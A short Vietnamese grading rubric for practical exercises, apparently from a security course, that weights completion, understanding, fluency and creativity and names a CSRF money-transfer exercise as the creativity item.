TT	Các tiêu chí đánh	Trọng số đánh giá	Ghi chú
1	Hoàn thành bài thực hành	50%	Được tính theo công thức: $(1) = \text{số bài đã làm} / \text{tổng số bài} \times 5$
2	Hiệu bản chất của bài thực hành	30%	$(2) = \text{số bài hiệu bản chất} / \text{tổng số bài} \times 3$
3	Mức độ thực hành thuần thực	10%	$(3) = \text{số bài thuần thực} / \text{tổng số bài} \times 1$
4	Tính sáng tạo	10%	(4) Bài CSRF Money Transfer
	Tổng điểm = $(1) + (2) + (3) + (4)$	100%	(5) Đáp ứng các yêu cầu trên